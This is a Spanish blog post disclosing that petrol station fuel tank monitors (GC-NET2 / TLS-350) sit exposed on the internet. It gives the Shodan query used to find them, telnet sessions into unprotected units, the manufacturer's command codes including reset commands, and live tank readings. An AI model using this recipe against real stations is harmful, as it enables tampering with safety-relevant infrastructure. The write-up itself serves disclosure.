


[hackpuntos.com](https://hackpuntos.com)

# Accediendo al sistema de control de las gasolineras


*Sobre el autor*

3-4 minutos



Ayer por la noche estaba leyendo un artículo de **Amador Aparicio de la Fuente** en el que aseguraba que los conversores de serie a Ethernet del tipo **GC-NET2 32-DTE** que **utilizan las gasolineras españolas** para controlar los tanques de combustible **eran vulnerables** (más que vulnerables, mala securización), nada más leer el artículo algo me decía que **ya había leído** yo eso en algún sitio, hasta que recordé y ví el siguiente [tweet](#), que en un principio no dí mucha importancia ni me dio por investigar.

El **conversor** del cual hablamos es el siguiente:



Este conversor **envia datos** a un servidor y **monitoriza** el estado de los tanques de combustible: **tipo de combustible almacenado, temperatura del combustible dentro del tanque, cantidad de combustible que queda, porcentaje de agua** (algo que me llamo la atención, agua en el tanque del combustible) etc...

Mediante este sistema, **los administradores** de las gasolineras **saben** cuando pedir combustible a la central, verificar si algo no va bien dentro de los tanques (temperatura, fugas, etc) y alarmar en caso que fuese necesario y tomar medidas.

Pero, **¿Que pasaría si alguien pudiese acceder y cambiar los datos del sistema a su antojo?, ¿Y si cambiase la temperatura del tanque o lo hiciese parecer que esta lleno cuando en realidad está vacío en plena operación salida de Semana Santa?**

Todas estas preguntas pasaron por mi cabeza, y me picó la curiosidad, **lo primero que hice fue buscar gasolineras** que pudiesen ser vulnerables, me fuí a **SHODAN** (buscador que registra dispositivos conectados a Internet con sus servicios) y filtré la búsqueda por **nacionalidad (España) y puerto (10001, el utilizado por el conversor GC-NET2 32-DTE).**

```
country:es port:10001
```

Los primeros resultados, ya me hacían creer que se iba a poder entrar **hasta la cocina**.

Telefonica de Espana  
Added on 21.03.2015  
Details

I20100  
21-03-15 4:55

VALDEMORO,MAD,28341

INVENTARIO EN TANQUE

PRODUCTO TANQ VOL VOL CT POR LL ALTURA AGUA TEMP  
1 SIN PLOMO 98 3618 0 17303 408.6 0.0 15.19  
2 GASOLEO E10 10579 0 9646 1206.1 0.0 15.64  
3 GASOLEO A 21877 0 19155 1260.9 0.0 16.01  
4 GASOLEO A 1953...



Fuí a la terminal y utilicé **Telnet** para intentar entrar al servidor y .....


```
javierolmedo@Hackpuntos: ~  
Archivo Editar Ver Buscar Terminal Ayuda  
javierolmedo@Hackpuntos:~$ telnet [redacted]  
Trying [redacted]  
Connected to [redacted]  
Escape character is '^J'.
```

**Ya estaba dentro del servidor**, ¿Así de fácil?, cuesta creer que algunas gasolineras tenían **deshabilitadas** las contraseñas, y en otras bastaba con leer el manual del fabricante para dar con el **usuario/contraseña** por defecto para acceder al sistema, una vez dentro solo tenía que poner los **códigos necesarios** para gestionarlo, que también lo saqué del manual que podéis encontrar [AQUÍ](#), los códigos necesarios están en la **página 17**, son los siguientes:

The Communications Interface supports the following TLS-350 display format commands:

**Table 3.** TLS-350 Display Format Commands

Commands
S00100 Reset
S00200 Clear Reset Flag
S00300 Remote Alarm Reset
I10100 System Status Report
I20100 Inventory
I20200 Delivery
I20400 Shift Inventory
I20500 Tank Status
I20600 Tank Alarm History
I30100 Sensor Status
I30200 Sensor Alarm History
I40600 Relay Status
S50100 Set Time of Day
IA0100 Tank Diagnostics
IB0100 Sensor Diagnostics

**Important**  *The Communications Interface does not support computer format protocol.*

Con toda esta información ya podía **administrar los tanques de combustible** de la gasolinera, evidentemente **no toqué nada**, informé a la gasolinera del grave fallo (varias de sus estaciones eran vulnerables) y los **posibles riesgos** que podrían tener si alguien malintencionadamente modificara los datos. Muestro algunas capturas:

```
javierolmedo@Hackpuntos: ~
Archivo Editar Ver Buscar Terminal Ayuda
javierolmedo@Hackpuntos:~$ telnet [REDACTED]
Trying [REDACTED]
Connected to [REDACTED]
Escape character is '^]'.
^AI20100
[00]
[01]
I20100
28-03-15 1:09
[REDACTED]

INVENTARIO EN TANQUE

PRODUCTO TANQ          VOL      VOL CT    POR LL    ALTURA    AGUA      TEMP
1 SIN PLOMO 95         18572     18603     11654     1434.1     0.0       14.18
2 SIN PLOMO 95         15351     15374     14874     1250.5     0.0       14.27
3 GASOLEO E10          12289     12297     18510     976.5      0.0       14.52
4 SIN PLOMO 98          2543      2547      26716     256.3      0.0       13.99
5 GASOLEO A            15825     15821     22052     1096.2     0.0       15.79

[00]
[03]
```

## CONFIGURACION SIST

RANU	TARJ TIPO	CONEC AL RESET	ACTUAL
1	4 SONDAS / TEMP	162668	162794
2	4 SONDAS / TEMP	162713	162703
3	TJ INTERSTICIAL	201445	201432
4	LIBRE	9678481	9627091
5	LIBRE	9661026	9612634
6	LIBRE	9665858	9614065
7	LIBRE	9668252	9615165
8	LIBRE	9659263	9616749
9	LIBRE	9661961	9616451
10	LIBRE	9664878	9612094
11	LIBRE	9660568	9624372
12	LIBRE	9652820	9611786
13	LIBRE	9660155	9618233
14	LIBRE	9661265	9618343
15	LIBRE	9655976	9615879
16	LIBRE	9653517	9615021
	COMM 1 INTER DISP ELEC	100692	100772
	COMM 2 PANEL SITELINK	268928	268827
	COMM 3 PLAC SAT SERIE	482119	482214
	COMM 4 LIBRE	9654453	9626705
	COMM 5 LIBRE	9661765	9618255
	COMM 6 LIBRE	9652080	9618211



```
javierolmedo@Hackpuntos: ~
Archivo Editar Ver Buscar Terminal Ayuda

[REDACTED]

HIST ALARMAS TANQS
TANQ 1 DIESEL EXTRA
    CARGA NECESITADA      09-01-15 15:54
TANQ 2 DIESEL
    ALARM BAJA PRODUCTO   22-03-15 19:59
                        01-03-15 22:40
                        05-01-15  8:44
    ALARM ALTA PRODUCTO   31-01-15 11:33
                        22-01-15  9:59
                        31-12-14 10:40
    SENSOR INOPERATIVO    19-02-15 13:25
    AVISO AGUA ALTA       20-02-15  9:27
    CARGA NECESITADA      22-03-15 18:51
                        09-03-15 11:33
                        01-03-15 20:19
    ALARM PRODUT MAXIMO   31-01-15 11:33
                        22-01-15  9:59
                        31-12-14 10:40
    NO PASA PRU PERIODC   18-02-15  2:55
                        17-02-15  0:26
                        15-02-15  1:44
    ADV RECONOCIM         27-03-15 15:30
                        25-03-15  9:30
                        21-03-15 11:30
    ALM DE RECO           27-03-15 15:30
                        25-03-15  9:30
                        21-03-15 11:30
TANQ 3 SIN PLOMO 95
    ALARM BAJA PRODUCTO   16-02-15 11:56
    ALARM ALTA PRODUCTO   31-12-14 10:54
```

La última imagen

muestra la existencia de exceso de agua en el tanque, algo que podría estropear el motor de nuestros vehículos.

Con esto queda mostrado la **poca seguridad** de la que disponen las estaciones, algo que podría poner en **riesgo nuestra seguridad**.

Un Saludo a todos.